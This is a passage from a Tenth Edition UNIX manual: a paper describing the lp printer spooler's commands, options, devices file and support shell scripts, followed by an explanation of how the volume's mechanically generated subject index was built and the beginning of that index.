Lp is a collection of programs used to provide an easy-to-use interface for printing a variety of document types on a variety of printers. *Lp* is meant to be the glue that connects various document language translators and printer communication programs together so that the users may have a consistent view of printers. Most of the glue is shell script, which can be easily modified. The user need not specify options to get sensible output in most cases. *Lp* is described here so that others may make additions and changes. Only the shell scripts, or glue, are described here.

1. Introduction

Lp is used to format and print data on a variety of output devices. The need for *lp* was rooted in the inability of other printer spoolers to do simple tasks without a great deal of user specification of options. At the time *lp* was written, there were several printer languages, such as ImPress and POSTSCRIPT and an internally developed printer that would accept *troff* output. A great deal of what underlies *lp* is taken from other systems. The important features of this system are that most of the programs are easily modified shell scripts and the user need not fuss with the large amount of underlying software developed by others. *Lp* runs under several flavors of the UNIX® Operating System and uses both Datakit and Ethernet to transport data between machines.

Text, graphics, and formatted text files are appropriately processed and placed into a spool directory from which they are taken to be printed. Additional functions include checking the status of a printer queue and removing jobs from the printer queue.

All files associated with *lp* reside in the spool directory (usually `/usr/spool/lp`), except for the *lp* command itself which usually resides in `/usr/bin`. The spool directory is defined within the *lp* command by the shell variable `LPSPOOL`. In the remainder of this document, file names may be specified with this shell variable as their root.

2. Usage

Lp requires that an output device be specified before it will process input. This can be done in any of three ways described here in increasing order of precedence.

— The file `$LPSPOOL/defdevice` may contain the name of a default output device. This may not be practical for environments where there are many printers and the default device need not be specified.

— The user's environment variable `LPDEST` may be set to the name of the device to be used. This is often a more practical solution when there are several printers available. This overrides a `defdevice` specification.

— The `-d printer` option to the *lp* command specifies *printer* as the device to which output should be directed, overriding the previous two specifications.

If *printer* is `?`, a list of printers and other information in the `devices` file is printed, as shown in Figure 1.

Normal *troff* output can be printed with

```
$ troff -ms lp.ms | lp -ddp
```

LaTex (and analogously Tex) documents are printed in two steps:

```
$ lp -d"?"
device   location  host             class
dp       2C-504    nj/astro/coma    post300+reverse
imagen1  st8_fl1   nj/phone/sid     imagen/2.2+reverse
po       2C-579    nj/astro/pipe    dumb
ps2c364  2C-364    nj/phone/sid     post300+reverse
ps71     2D-154    nj/phone/gauss   post300+reverse
ps83     st8_fl3   nj/phone/gauss   post300+reverse
psu      2C-501    nj/astro/coma    post300+reverse
     .
     .
     .
$
```

Figure 1. Sample listing of installed printers.

```
$ latex lp.tex
     .
     .
$ lp -dpsu lp.dvi
     .
     .
$
```

LaTeX produces a '.dvi' file and does not permit the use of a pipe connection to the standard input of *lp*. In both these cases I have explicitly specified a destination because my `LPDEST` variable is set to a printer near my office, which I use infrequently. Although this doesn't make a great deal of sense, it is useful for the purpose of these examples.

To look at the status and queue of a device:

```
$ lp -dpsu -q
status:
%%[ status: idle ]%%
sending file psu/29436.1
%%[ status: busy; source: serial 25 ]%%

queue on nj/astro/coma:
job             user    try     size
gauss29436.1    pg      0       17454
coma17565.1     ches    1       49995
$
```

This command prints the status and queue on the local and remote hosts. The format of the status and queue printout is up to the administrator.

The job started above can be killed as follows (where the output is too long for the column, it has been folded at the ↵):

```
$ lp -dpsu -k gauss29436.1
gauss29436.1 removed from psu queue ↵
on nj/astro/coma
```

If you wish to kill a job on the queue but the job has begun to print, you then have to turn the printer off and on to kill the currently printing job. This may be fixed someday.

3. Options

There are options available to modify the way in which a job is handled. It is the job of the *lp* programs to convert the option settings so they can be used by each of the different translation and interface programs. Not all options are applicable to all printer environments. Table 1 lists the standard *lp* options, the shell variable settings and description of the options.

4. `devices` file

The `devices` file is found in the spool directory. Each line in the file is composed of 12 fields which describe the attributes of the printer and how it should be serviced. The following list gives the shell variable set, and a description of each of the attributes.

`LPDEST` is the name of the device as given to *lp* with the `-d` option or as specified by the users shell environment variable `LPDEST` or as specified by the file `$LPSPOOL/defdevice`. This name is used in creating directories and log files that are associated with the printers operation.

`LOC` is only used to describe where the printer is located.

`DEST_HOST` is the host from which the files are printed. Files may be spooled on other machines before being transferred to the destination host.

`OUT_DEV` is the physical device name or network address needed by the printer daemon to connect to the printer.*

`SPEED` is the baud rate setting for the port.*

`LPCLASS` is used to distinguish minor printer differences. For example, the keyword 'reversal' is

* This field depends on the requirements of the daemon and may contain a '-' if not required.

option	shell variable name	shell variable default	shell variable set	action
`-D`	`DEBUG`	`N`	`-D`	turn on debugging mode.
`-H`	`NOHEADER`	`N`	`1`	suppress header page.
`-L`	`LAND`	`N`	`1`	make long page dimension horizontal.
`-M` *mach*	`LPMACHID`	`N`	*mach*	set the source machine name.
`-Q`	`QONLY`	`N`	`1`	do not execute daemon; for debugging purposes.
`-c` *n*	`COPIES`	`N`	*n*	number of copies to be printed.
`-d` *printer*	`LPDEST`	`U`	*printer*	set job destination; override other settings.
`-f` *font.pt*	`FONT`	`N`	*font*	set font style and point size for printing.
	`POINT`	`N`	*pt*	
`-i` *n*	`IBIN`	`N`	*n*	select alternate paper tray. The argument given is dependent on the printer type, although some effort is made in the process files to make '2' an acceptable argument.
`-k`	`KILLFLAG`	`0`	`1`	take non-option arguments as job numbers to be removed from queue.
`-l` *n*	`LINES`	`N`	*n*	for printed data, the number of lines per logical page.
`-m` *f*	`MAG`	`N`	*f*	magnify the image by a factor *f*. The factor should be a positive real number.
`-n` *n*	`NPAG`	`N`	*n*	put *n* logical pages on a single physical page. A simple algorithm is used to pack the pages.
`-o` *list*	`OLIST`	`N`	*list*	print only those pages specified in the list. The list may be a sequence of numbers or ranges separated by commas. A range is a pair of numbers separated by a hyphen.
`-p` *proc*	`LPPROC`	`L`	*proc*	use the preprocessor *proc* instead of the preprocessor given in the `devices` file for this printer.
`-q`	`LPQ`	`N`	`1`	print the status and queue.
`-r`	`REVERSE`	`L`	`-`	this toggles the `REVERSE` flag changing whether or not page reversal should occur in preprocessing. Page reversal is needed if a printer delivers pages face up. The keyword `reverse` can be placed in the *lpclass* field of the `devices` file. If a document has already been processed this flag has no effect.
`-u` *user*	`LPUSERID`	`U`	*user*	change the user id that appears on the cover page to *user*.
`-x` *offset*	`XOFF`	`N`	*offset*	move the image *offset* inches to the right. A negative *offset* will move the image to the left. The *offset* may be any reasonable real number.
`-y` *offset*	`YOFF`	`N`	*offset*	same as for `-x` except a positive offset will move the image down.

default	setting definition
`N`	set to the null string (‘’) initially in *lp*.
`L`	set from printer entry in `devices` file.
`U`	set from the users environment.

Table 1. *Lp* Option List

used by some of the preprocessors to reverse the order the pages are printed to accommo-

	POSTSCRIPT	Impress	Canon (obsolete)
text, listings	*ppost*	*daisimag*	*can*
troff output	*dpost*	*dimp*	*dcan*
Latex output (.dvi files)	*dvipost*	*dviimp*	—
bitmaps [see *bitfile*(9.5)]	*bpost*	*bimp*	*bcan*
Tektronix graphics	*tpost*	*tekimag*	*tcan*

Table 2.

date different output trays (either face up or face down).

`LPPROC` specifies the default preprocessor to be used to convert input to a format which will be accepted by the device. The preprocessor is invoked by the spooler.

`SPOOLER` is the process used to invoke the preprocessor and its output in the local spool directory.

`STAT` prints the status of the device (whatever that means!) and the list of jobs waiting on the queue for this device. The status information depends on what is available from the printer and interface software. The queue information has been changed several times to show information useful in tracking down problems. The scheduler is used to show the jobs in the order in which they will be printed.

`KILL` removes jobs from the queue. The jobs to be removed are given as arguments to the *lp* command. When possible, it should also abort the currently running job if it has been killed.

`DAEMON` is a process that is meant to run asynchronously to remove jobs from the queue. Jobs may either be passed on to another host or sent to the printing device. *Lp* always tries to start a daemon process when one is specified.

`SCHED` is used to present the job names to the daemon and stat programs in some order, e.g. first-in-first-out, smallest first.

5. Support programs

The following sections describe the basic function of the programs that are found in the subdirectories of `LPSPOOL`. The programs in a specific directory vary the type of output device or networks that have to be dealt with or some special set of user requirements.

5.1. `process` Files

The `generic` preprocessor is the default preprocessor for most printers. It uses the *file*(1) command to determine the format of the input file. The appropriate preprocessor is then selected to transform the file to a format suitable for the printer.

Table 2 shows the names of programs that convert input formats (first column), to output formats (top row).

There are also several interface routines here used to send files to, e.g. the color POSTSCRIPT printer and the LINOTRONICS POSTSCRIPT phototypesetter.

5.2. `spool` Files

The generic spooler is responsible for executing the preprocessor and directing its output to a file in the printers queue. An additional file is created containing information such as the system name, user id, job number, and number of times this job was attempted. The format of the id file has been changed from time to time to assist with debugging.

Certain printer handling programs do not require separate preprocessing and spooling. For such circumstances a `nospool` spooler is available which simply executes the preprocessing program. The processing and spooling functions are assumed by this program.

5.3. `stat` Files

The function of these files is to present status information about the printer and its queue. Because *lp* often works over a network connection, the stat function is designed to return information about the local queue as well as the remote queue. The scheduler is used to print the queue in the order in which the jobs will be executed. The various commands in the `stat` directory differ only in the means in which they access different networks.

5.4. `kill` Files

These programs receive command line arguments passed to them by *lp* and remove the job and id files which match the arguments from the particular queue.

5.5. `daemon` Files

The daemon is the last program invoked by *lp* if the `-Q` option has not been given. The daemon process is executed asynchronously with its standard output and standard error appended to the printer log file. The log file is described in a subsequent section. Because the daemon runs asynchronously, it must catch signals that could cause it to terminate abnormally. The daemon first checks to see that it is the only one running by using the `LOCK` program found in the daemon directory. The daemon then executes the scheduler to obtain the name of the next job on the queue.

The processing of jobs may entail transfer to another host or transmission to a printer. The details of this are specific to the individual daemons. If a job is processed without error, it is removed from the queue. If a job does not succeed, the associated files may be moved to a printer specific directory in `$LPSPOOL/prob`. In either case, the daemon can make an entry in the printer's log file. Before exiting, the daemon should clean up lock files by calling *UNLOCK*.

The *LOCK* command creates a `LOCK` file in the printer's queue and makes a link to a file called `LINK`. The locking mechanism could be improved but there have been very few failures.

Several non-standard daemon programs have been designed to suite various requirements and whims. One such program announces job completion and empty paper trays by causing icons to appear in peoples' *vismon*(9.1) window. Another, using a voice synthesizer, makes verbal announcements. Other daemons may be designed to taste.

5.6. `sched` Files

The scheduler must decide which job files should be executed and in what order. The most commonly used scheduler algorithm is FIFO, which looks like this:

```
ls -tr $* | sed -n -e 's/.*  *//' \
  -e '/^[0-9][0-9]*.[1-9][0-9]*$/p'
```

This lists all the job files in this printer's queue in modification time order. Jobs entering the queue have a dot (.) prepended to their name to keep the scheduler from selecting them before they are complete.

6. When Thing Go Wrong

6.1. `log` Files

The log files for a particular *printer* appear in a subdirectory of the spool directory `log/printer`. There are currently two types of log files that appear here. One is for the daemon to log errors and successful completions of jobs. These are named *printer.day* where day is the three letter abbreviation for the day of the week. These are overwritten once a week to avoid the need for regular cleanup. The other type of log file contains the status of the printer and is written by the program that communicates with the printer itself. These are named *printer.st*. These are overwritten with each new job and are saved in the *prob* directory along with the job under circumstances described below. When a printer does not appear to be functioning these files are the place to look first.

6.2. *prob* Files

When a job fails to produce output, the log files should be checked for any obvious problems. If none can be found, a directory with full read and write permissions should be created with the name of the printer in the `$LPSPOOL/prob` directory. Subsequent failure of that job will cause the daemon to leave a copy of the job and the printer communication log in the printers *prob* directory. It is not uncommon for a printer to enter states from which it cannot be rescued except by manually resetting it.

6.3. Repairing Stuck Daemons

There are two failure conditions that occur which are not handled by the daemons.

One problem can only be described as the printer entering a comatose state. The printer does not respond to any messages sent to it. The daemon should recover from the reset and an error message will appear in the log files.

The second problem is more insidious. When communicating with a printer directly connected to Datakit, or when transferring files between a remote and local host over Datakit, the Datakit channel can become frozen and the I/O process hangs. The I/O process must be killed and another must be allowed to start up. The ultimate cure for this problem lies in another domain.

```
/usr/ipc/lib/serv.local:
#service        actions
lp              v9auth+args+cmd(/usr/bin/lp)

/usr/ipc/lib/auth.local:
#service        remote-hosts            rem-uid  local-uid
lp              dk!nj/(alpha|beta)/.*   .*       daemon
```

Figure 2. IPC configuration lines

7. Interprocessor Communication

When a Tenth Edition UNIX System is first being set up as a printer host, two files need to be edited. (Sample lines are shown in Figure 2.) `/usr/ipc/lib/serv.local` needs to define the *lp* service. Authorization lines need to be added to `/usr/ipc/lib/auth.local`, permitting certain machines (in this case any machine on the `alpha` or `beta` Datakit nodes) to use the *lp* service as the user `daemon` on this machine. The function of all these lines is explained in more detail in [1].

The use of *lp* over Ethernet is either more complicated or more restricted in the way *lp* can be used. Because *lp* does not run with special setuid permissions, users must have permission to execute the command remotely. Otherwise, a special program would have to be written to handle the I/O setup for the *lp* program.

8. Acknowledgements

Special thanks to Rich Drechsler for supplying and maintaining all the POSTSCRIPT translation and interface programs, without which *lp* would be an empty shell. Howard Trickey provided the TEX to POSTSCRIPT translation program.

9. References

1. Presotto, D.L. and Ritchie, D.M. Interprocess Communication in the Ninth Edition UNIX System. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.

Index

L. L. Cherry

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

1. Introduction

Because the index that follows was generated mechanically, a description of its layout and contents will help you use it more effectively. I'll describe how the index is organized, how the terms were generated, how the index was generated from the terms, and finally, the difficulties.

2. The Organization

Each of the papers is assigned a nickname that is printed in italic to the left of the title in the Table of Contents and in the header of the paper. So, for example, the paper "A System for Algorithm Animation" is called *anim* and the paper ''A Troff Tutorial'' is called *trofftut*. In the index the paper nicknames always appear in italics. Literals, which may be file names, command names or keywords in a language, appear in constant width, i.e. `/bin`, `awk`, `circle`. The terms in the index are not fully cross-referenced. Each paper appears alphabetically under its nickname, followed by an indented mini-index of terms specific to that paper. Generally, these terms are not cross-referenced in the top or global level. So, for example, the terms `again`, `backward`, and ''current view'' in *anim* only appear indented under *anim*. Terms you might look up to determine whether a topic is discussed anywhere in this volume, however, are fully cross-referenced, like ''Movie Program'' or ''binary search tree.'' File names and program names are also indexed globally. Terms that would be redundant or useless under the specific paper only appear at the global level. So, ''Algorithm Animation'' is not in the mini-index under *anim*.

3. Getting the terms

The terms for the index were generated mechanically from the text of the papers. For each paper, a file containing the title and headings, repeated noun phrases, and distinguished words was generated. By distinguished words, I mean those that appear in the paper in a distinguishing font like italics, bold or constant width. This file was than manually edited to a reasonable list of indexing terms. Finally, the terms were coded with indexing level (only global, only specific or fully cross-referenced) and font information.

4. Index Generation

Production of the index was completely automatic once the terms were generated and edited. A form of the *diction* program that does pattern matching on English text, mapping upper case letters to lower case and punctuation to blanks, located the terms in the text of the paper. Using this location information, `.Tm` commands were inserted in the paper to cause *troff* to print the page number for each term. An *awk* program combined the page numbers for each term and generated the global and local versions of the indexing term for each paper. For example, in *backup*, references to `/n`, the network file system, appear in the file generated by *troff* as,

```
596     /n      c
597     /n      c
602     /n      c
```

and become two indexing entries

```
/n, backup, 596-597, 602        c
backup, /n, 596-597, 602        c
```

The `c` is a code for constant width font.

Finally the indexes for all of the papers are sorted into one index and another *awk* program merges like terms and adds font changes. So for the term `/n`, which is referenced in *backup*, *netb*, and *setup*, we get

`/n`, *backup*, 596-597, 602
netb, 519
setup, 499-500

at the global level and `/n` also appears in the mini-indexes for *backup*, *netb*, and *setup*.

5. Difficulties

Because the terms are generated directly from the text and the text was written by 40 authors, language choices differ among the papers, and hence among the terms in the index. To locate a paper of interest, you may have to look in the vicinity of the term. For example, although there are 14 papers that deal with ‘‘typesetting’’, not all of them explicitly include the term. So we have indexing terms ‘‘typeset,’’ ‘‘typesetter’’ and ‘‘typesetter graphics.’’

Terms as they appear in the papers may not be in the same font or case as they appear in the index. There are several reasons for this. First the matching is done solely in lower case in order to match terms that begin sentences or appear in headings. Terms that were derived from headings have their upper case letters restored but may appear in the text of the paper in lower case as well. For some indexing terms case is significant, like the `d` and `D` commands in *sam*, but unfortunately lost. Both commands are mapped to lower case. Because font changes in the index carry information (paper nickname, literal) the font in the index may differ from that used in the paper. Although most of language papers use constant width font for literals, UNIX commands appear in italic. In the index UNIX commands are in constant width.

Where possible, indexing terms are matched in programming examples as well as in the text of the papers. For some terms, like the `if` statement in *spin*, this is not possible without matching every occurrence of the word ‘‘if’’ in the text.

Finally, the page number of the term in the index may be off by one, referring to the page before the actual occurrence of the term. When the terms are inserted in the text of the papers for *troff* to compute their page numbers, they are added in front of the sentence in which they occur. If this sentence begins on the preceding page, then the term will be attributed to that page rather than the one on which it physically appears.

If you remember to look in the vicinity of the term you’re looking for in the index and not expect the font or case to be identical in the paper, you should find the information you want in this volume.

6. Acknowledgements

I am indebted to Doug McIlroy, N. Peter Nelson and Lloyd Nakatani for looking at early versions of the index and for their helpful suggestions on its form.

Subject Index

$LPSPOOL/defdevice, *lp*, 603-604
$LPSPOOL/prob directory, *lp*, 607
−mcs, *ms*, 7-20
−mm, *eqn*, 25-27
  trofftut, 223
−mpm, *trofftut*, 223
−mpm Macro Package, *pm*, 21-24
−ms, *eqn*, 25-27, 30, 34
  latex, 260
  ms, 7-20
  pic, 54, 69
  pm, 21, 23
  tbl, 40
  trofftut, 223, 231
.profile files, *security*, 549
/bin, *security*, 547, 549
/bin/su, *security*, 549
/cs, *ipc*, 528
  setup, 500
/cs/dk, *setup*, 500
/dev directory, *uucp*, 565
/dev/dk, *setup*, 500
/dev/dk/dkctl, *setup*, 500
/dev/floppy, *setup*, 501
/dev/kmem, *security*, 547
/dev/mem, *security*, 547
/dev/om0, *pico*, 423
/dev/om[0−6], *raster*, 486
/etc directory, *uucp*, 572
/etc/crontab, *backup*, 597
/etc/gettydefs, *uucp*, 565
/etc/inetd.conf, *backup*, 599
/etc/inittab, *uucp*, 564-565
/etc/netcaller program, *ipc*, 527
/etc/passwd, *upas*, 560
  uucp, 563-564, 576, 578
/etc/rc, *backup*, 601
  setup, 499
/etc/services, *backup*, 599
/etc/utmp file, *ipc*, 526
/etc/whoami, *setup*, 499
/fb/cmap, *raster*, 486
/n, *backup*, 594-595, 600
  netb, 513
  setup, 499-500
/n/clientname, *backup*, 598
/proc, *pi*, 335, 343
/rc, *uucp*, 575
/unix, *setup*, 497
/usr, *setup*, 497-499
/usr/630, *setup*, 501
/usr/adm/monthclean, *setup*, 499
/usr/adm/weekclean, *setup*, 499
/usr/backup, *backup*, 597, 600
/usr/backup/filenames, *backup*, 597
/usr/backup/rcv, *backup*, 597
/usr/backup/v, *backup*, 597
/usr/bin, *security*, 549, 552
  setup, 498
/usr/bin/backup, *backup*, 595
/usr/etc/inetd.conf, *backup*, 599
/usr/filemotel, *backup*, 595-596, 599-601
/usr/filemotel/adm/rcvdirs, *backup*, 596, 601
/usr/filemotel/bin, *backup*, 595
/usr/filemotel/bin/backupdb, *backup*, 597
/usr/filemotel/bin/fetchj, *backup*, 597
/usr/filemotel/bin/fetchw, *backup*, 597
/usr/filemotel/bin/fetch_, *backup*, 597
/usr/filemotel/bin/fmmv, *backup*, 596
/usr/filemotel/bin/stopmunge, *backup*, 596
/usr/filemotel/bin/updatef, *backup*, 596
/usr/filemotel/db/filemaplist, *backup*, 597
/usr/filemotel/locks, *backup*, 601
/usr/filemotel/rcv, *backup*, 601
/usr/filemotel/stat.log, *backup*, 596
/usr/filemotel/stat/system, *backup*, 596
/usr/filemotel/v, *backup*, 597, 601
/usr/ipc/lib/auth.local, *lp*, 608
/usr/ipc/lib/ns.db, *setup*, 501
/usr/ipc/lib/serv, *setup*, 500
/usr/ipc/lib/serv.local, *backup*, 599
  lp, 608
/usr/ipc/log files, *setup*, 499
/usr/ipc/mgrs, *setup*, 499
/usr/ipc/servers/daily, *setup*, 499
/usr/jerq, *setup*, 501
/usr/jerq/src, *setup*, 498
/usr/lbin/rnews, *uucp*, 573
/usr/lib/filemotel, *backup*, 595, 598-599
/usr/lib/filemotel/act, *backup*, 595, 598
/usr/lib/filemotel/doclient, *backup*, 595
/usr/lib/filemotel/sel, *backup*, 598
/usr/lib/font, *troffref*, 189, 214-215
/usr/lib/monk/prefs, *prefer*, 170
/usr/lib/tex/fonts, *latex*, 264
/usr/lib/tex/macros, *latex*, 259
/usr/lib/tmac, *troffref*, 189
/usr/lib/tmac/pm, *pm*, 21
/usr/lib/tmac/tmac.pm, *pm*, 23
/usr/lib/upas, *setup*, 500
/usr/lib/upas/names, *upas*, 561
/usr/lib/upas/rewrite, *upas*, 559
/usr/lib/upas/route, *upas*, 560
/usr/lib/uucp, *setup*, 500
  uucp, 564, 569, 575, 577, 579
/usr/lib/uucp/Devices, *uucp*, 565-566, 569
/usr/lib/uucp/Dialers, *uucp*, 566, 569
/usr/lib/uucp/Maxuuscheds, *uucp*, 563-580
/usr/lib/uucp/Maxuuxqts, *uucp*, 563-580
/usr/lib/uucp/Permissions, *uucp*, 563, 569
/usr/lib/uucp/Poll, *uucp*, 575
/usr/lib/uucp/Sysfiles, *setup*, 500
/usr/lib/uucp/Systems, *uucp*, 563, 567, 569
/usr/lib/uucp/uudemon.hr, *setup*, 500
/usr/lib/uucp/uugetty, *uucp*, 565
/usr/lib/uucp/uugrep, *setup*, 500
/usr/local/lp, *uucp*, 573
/usr/netb, *netb*, 514
  setup, 499, 501
/usr/netb/except, *netb*, 522
/usr/netb/friends, *netb*, 513
/usr/news, *uucp*, 572
/usr/spool/locks, *uucp*, 578
/usr/spool/lp, *lp*, 603
/usr/spool/uucp, *uucp*, 574-576, 578-579
/usr/spool/uucppublic, *security*, 550
  uucp, 564, 570, 572, 574
/usr/src, *setup*, 498
/usr/src/cmd, *setup*, 498
/usr/src/ipc, *setup*, 498
/usr/src/netb, *setup*, 498
/usr/src/sys, *setup*, 498
/usr/td/2d/cmap/lib, *raster*, 486
5620 terminal, *anim*, 451, 456-458, 460-461
  cip, 175-186
  music, 477-478
  pi, 335-336, 343
  pico, 427
  raster, 483
  sam, 399-421
  setup, 498, 501
630 terminal, *cip*, 175-186
  pico, 427
  raster, 483
630mux, *setup*, 501
acyclic graphs, *dag*, 147
address-list, *upas*, 559-560
administrative login, *uucp*, 564
Aggregates, *mk*, 272, 278
Algorithm Animation, *anim*, 451-475
Alignment Aids, *cip*, 180, 185
Ambiguous Source Rules, *lex*, 380

anim, 451-475
  −l, 460
  −m, 460
  −s, 460
  .begin stills, 456
  .end, 451-452, 454, 456-463, 465, 467, 469-475
  5620 terminal, 451, 456-458, 460-461
  again, 456-457
  awk, 452, 454, 463-464, 466-467, 470, 472
  backward, 457
  blank lines, 458, 461

box, 458
bullet, 459, 463, 467, 472
circle, 457-460, 471, 473-474
clear, 459, 475
click name, 455, 458, 462, 472
click, 454-457, 459, 462-463, 465, 472
comment, 456, 458, 460-461, 473-475
Control Commands, 459
current view, 459-460, 472
data structures, 463, 468
def.view, 459, 475
develop, 458-462, 468, 472-475
Direction, 462
dot, 451, 459, 468
dynamic display, 451, 453
erase, 454, 459
fdevelop, 460-461, 469, 473
file assignment, 462
file parameter, 456, 461-462
Filename, 451, 462
fill, 459-460, 474
fmovie, 461, 473
forward, 457
Frame parameters, 462
Geometric Commands, 458, 474
geometric objects, 458-459
implicit erasure, 454, 458
Intermediate Files, 458, 472, 474
is.gen, 454-456, 463
label, 454-455, 457-460, 465
Larger Animations, 462
Line widths, 462
line, 451, 453-454, 457-461, 463-470, 472-475
Living With The System, 471
Making Stills, 456
memory allocator, 451, 468
merge, 472
Movie Program, 460
movie, 451-452, 454-455, 457-458, 460-461, 463, 473-474
mux, 457, 461
nofill, 459-460, 474
non-blank character, 458-459, 474
Optional parts, 462
parameter assignments, 456, 461
pic, 451, 461
print statement, 453-454, 456, 461-462, 472
quotes, 459
run mode, 457
Script File, 451-452, 454-460, 462-463, 465, 469, 472-475
Script Language, 458, 460
shell script, 460, 472-473
small option, 462
snapshot, 451, 453, 455-457, 461-462, 467-469
solid lines, 461
speed, 451, 456-458, 460
Stills Language, 461
stills, 451-452, 454-458, 460-463, 465, 472-474
terminal process, 460
Text sizes, 462
text, 454, 458
times, 459
Trees, 463, 465-468
troff, 451, 456, 458, 461-462
typewriter font, 454
variables, 460, 465, 470, 473
vertical bar, 453-454, 463, 468
view, 454, 456, 459, 461-462
view.clicks, 472
Viewing A Movie, 456
white space, 459, 462
X window system, 451, 461, 473

animation, *anim*, 451-475
raster, 484, 486, 491
ar command, *mk*, 272
Architecture, *netb*, 513
arff, *setup*, 501
arithmetic, *grap*, 117, 121, 129, 133, 144
assertion violation, *spin*, 439-441, 446-449
Assertions, *spin*, 436, 446, 449
associative array, *snocone*, 297
asynchronous communication, *spin*, 433, 445
Asynchronous Multiple Processes, *pi*, 343
AT&T Transport Layer Interface, *uucp*, 563, 577
auth, *ipc*, 529
setup, 500
Authentication Manager, *authmgr*, 531, 533
Authmgr — An Authentication Service for Datakit, *authmgr*, 531-541

authmgr, 531-541
Administrative Changes to Implement Call Redial, 540
authenticated calls, 531, 533
authenticated name, 534-535
authenticated username, 531, 540-541
Authentication Manager, 531, 533
Authmgr Operation, 534
call redial, 531, 536, 541
CALLMOD message, 536, 538-541
con, 534-535
Confidante terminal, 533
control channel, 531, 537-540
control computer, 531, 533, 535, 541
control database, 540-541
control process, 534, 536, 538-539, 541
data channel, 538-540
Datakit administrator, 540-541
Datakit controller, 533, 536
Datakit node, 531, 535-536
Datakit Redial Mechanism, 535, 541
dcon service, 534
dkmgr, 538
Experience, 541
file server, 531
Gnot terminal, 531-534, 540-541
host module configuration description, 540
ipcredial, 535, 538
line identifier, 538-539
line process, 536, 538-540
login name, 533-534
Message Flow to Implement Call Redial, 536
originating host, 539
Phase 1 Host Control Module Messages, 537
Phase 1 Trunk Control Module Messages, 538
Phase 2 Host Control Module Messages at the Originating Host, 540
Phase 2 Trunk Control Module Messages, 539
redial feature, 535, 540
redial implementation, 536, 539
redial mechanism, 531, 533, 535-536, 540-541
redial message, 534, 536, 538-539
redial point, 536, 538
redialer, 540
remote login service, 531, 533-535
rerouted, 532-535, 541
security computer, 531, 535
security host, 536, 538, 540
security ID, 534-535, 540-541
signaling protocol, 536
SIREQ message, 536, 539-540
Software Architecture, 531
tdkp process, 538-539
tdktrkp process, 538-540
trusted domain, 531, 533-534, 536, 541
unixcscp process, 538, 540
unixp process, 538, 540
untrusted domain, 531, 533-534, 536, 538-539, 541
untrusted trunk, 532-533, 541
untrusted user, 531, 533-534, 541
VLP protocol, 536-537, 539, 541

automatic dialers, *ipc*, 525-526
automatic figure placement, *pm*, 21-24
automaton interpreter, *lex*, 376, 378, 385
awk, *anim*, 452, 454, 463-464, 466-467, 470, 472
grap, 127, 131-132, 135-138
mk, 273
music, 477, 481
prefer, 163-164, 166, 168, 170
sam, 405

backup, 593-601
$FB/fetchj, 597
$FB/fetchw, 597
$FB/fetch_, 597
$FB/fmmv, 596
$FB/stopmunge, 596
$FB/updatef, 596
$FL/act, 595, 598
$FL/doclient, 595
$FM, 595-596, 599-601
$FM/adm/rcvdirs, 596, 601
$FM/bin, 595
$FM/bin/backupdb, 597
$FM/db/filemaplist, 597
$FM/locks, 601
$FM/rcv, 601
$FM/stat.log, 596
$FM/stat/system, 596
$FM/v, 597, 601
$FMBIN/backup, 598
$FMLIB, 598
$FMLIB/conf, 598, 600
$FMSRC, 598-599
$FMSRC/CONF, 598-599
$FMSRC/fm, 601
$FMSRC/media, 601
$PROCPERM, 596
−DNO_NETNAME, 594, 600
/etc/crontab, 597
/etc/inetd.conf, 599
/etc/rc, 601
/etc/services, 599
/n, 594-595, 600
/n/clientname, 598
/usr/backup, 597, 600
/usr/backup/filenames, 597
/usr/backup/rcv, 597
/usr/backup/v, 597

/usr/bin/backup, 595
/usr/etc/inetd.conf, 599
/usr/ipc/lib/serv.local, 599
/usr/lib/filemotel, 595, 598-599
/usr/lib/filemotel/sel, 598
act, 595
Administrivia, 597
backup area, 596
backup copy name, 596
backup media, 593-598, 600
backup stats, 596
backup, 598-600
backupdb, 598
callmunge, 596, 601
cbt, 596
client installation, 600-601
Client Sends Files to the Server, 595
CONF file, 598-599
Configuration and Compiling Options, 599
cron, 593, 596, 598
crontab, 598
Databases on the Server, 596
Datakit, 597-598, 600
db, 596
dbupdate, 594, 596, 598, 601
Detailed Description, 595
dir, 596
Disasters, 598
doprint, 594
fcheck, 595
fetchf, 597
fetchj_, 601
fetchw_, 601
fetch_, 597
File Layout, 597
filemap, 596-597
fmclient, 599-600
fmdaemon, 594, 600
fmpush, 595, 598
fs, 596
holding area, 597-598
inetd, 599
Installing the File Motel on a Client System, 598
Installing the File Motel on a Server System, 600
IPC system, 594, 597-600
iprint, 595
log file, 595, 599-600
logger server, 599
logprint, 599
lstat, 595
Media Management, 594, 597, 601
mediainit, 601
missing, 595
mk, 597-599, 601
mrcv, 601
munge, 596-598, 600-601
Overview, 593
Problems, 593-594, 598-599
PROCPERM, 597, 600
procstats, 596
pwd, 595
ranlib, 599-600
receiving area, 593, 596-598, 601
rsh, 594
rx, 594
sel, 595
server machine, 593, 595
Server Processes Client's Files, 595
Server Sends Files to the Client, 597
server system, 593, 598-599
setup, 499
socket, 594, 599-600
Some Things You Should Know, 594
src/sys/system, 599
stat, 595-596
sweep, 593-594, 596, 598
symbolic link, 594-595, 601
system name, 595-596, 599-600
Talking to the Clients, 597
tcp.inetd, 599
tcp.services, 599
TCP/IP, 597, 599-600
toworm, 597
updatef, 598
updatew, 596, 598
v10, 594, 599-600
WORM disk, 593-594, 597

Bad block, *fsck*, 582-584, 587-589, 591-592
bad line, *uucp*, 576, 578-579
bad passwords, *security*, 545
BAD/DUP error condition, *fsck*, 587-588
Barco video projector, *raster*, 483
bibliographic references, *prefer*, 162-163, 166, 169
Bibliographies, *latex*, 263
bibtex, *latex*, 259, 263-264
binary search tree, *anim*, 451-475
bitblt, *sam*, 416-418
bitmap display, *sam*, 399-421
bitmap fonts, *latex*, 265-266
bitmapped file system, *setup*, 498
Bitmapped terminals, *setup*, 501
bitmaps, *lp*, 606
black&white picture, *pico*, 424-426
Blit terminal, *cip*, 175-186
sam, 399-421
streams, 508-510
bounding box, *cip*, 177-178, 181, 184
dag, 148, 153, 161
pic, 66, 72
Bourne shell, *rc*, 283, 285, 293-295
box definition, *ideal*, 82, 93, 106-107
boxed table, *tbl*, 36, 40
breakpoint, *pi*, 335, 338-340, 343
breakpoint function, *cin*, 327, 329-331
C, *lex*, 375-380, 382-383, 386
pi, 335, 343
yacc, 347, 349-352, 354-356, 358, 368-370, 373
C function, *f77*, 312, 314-315
C Interpreter: A Tutorial for Cin, *cin*, 325-334
C preprocessor, *spin*, 445
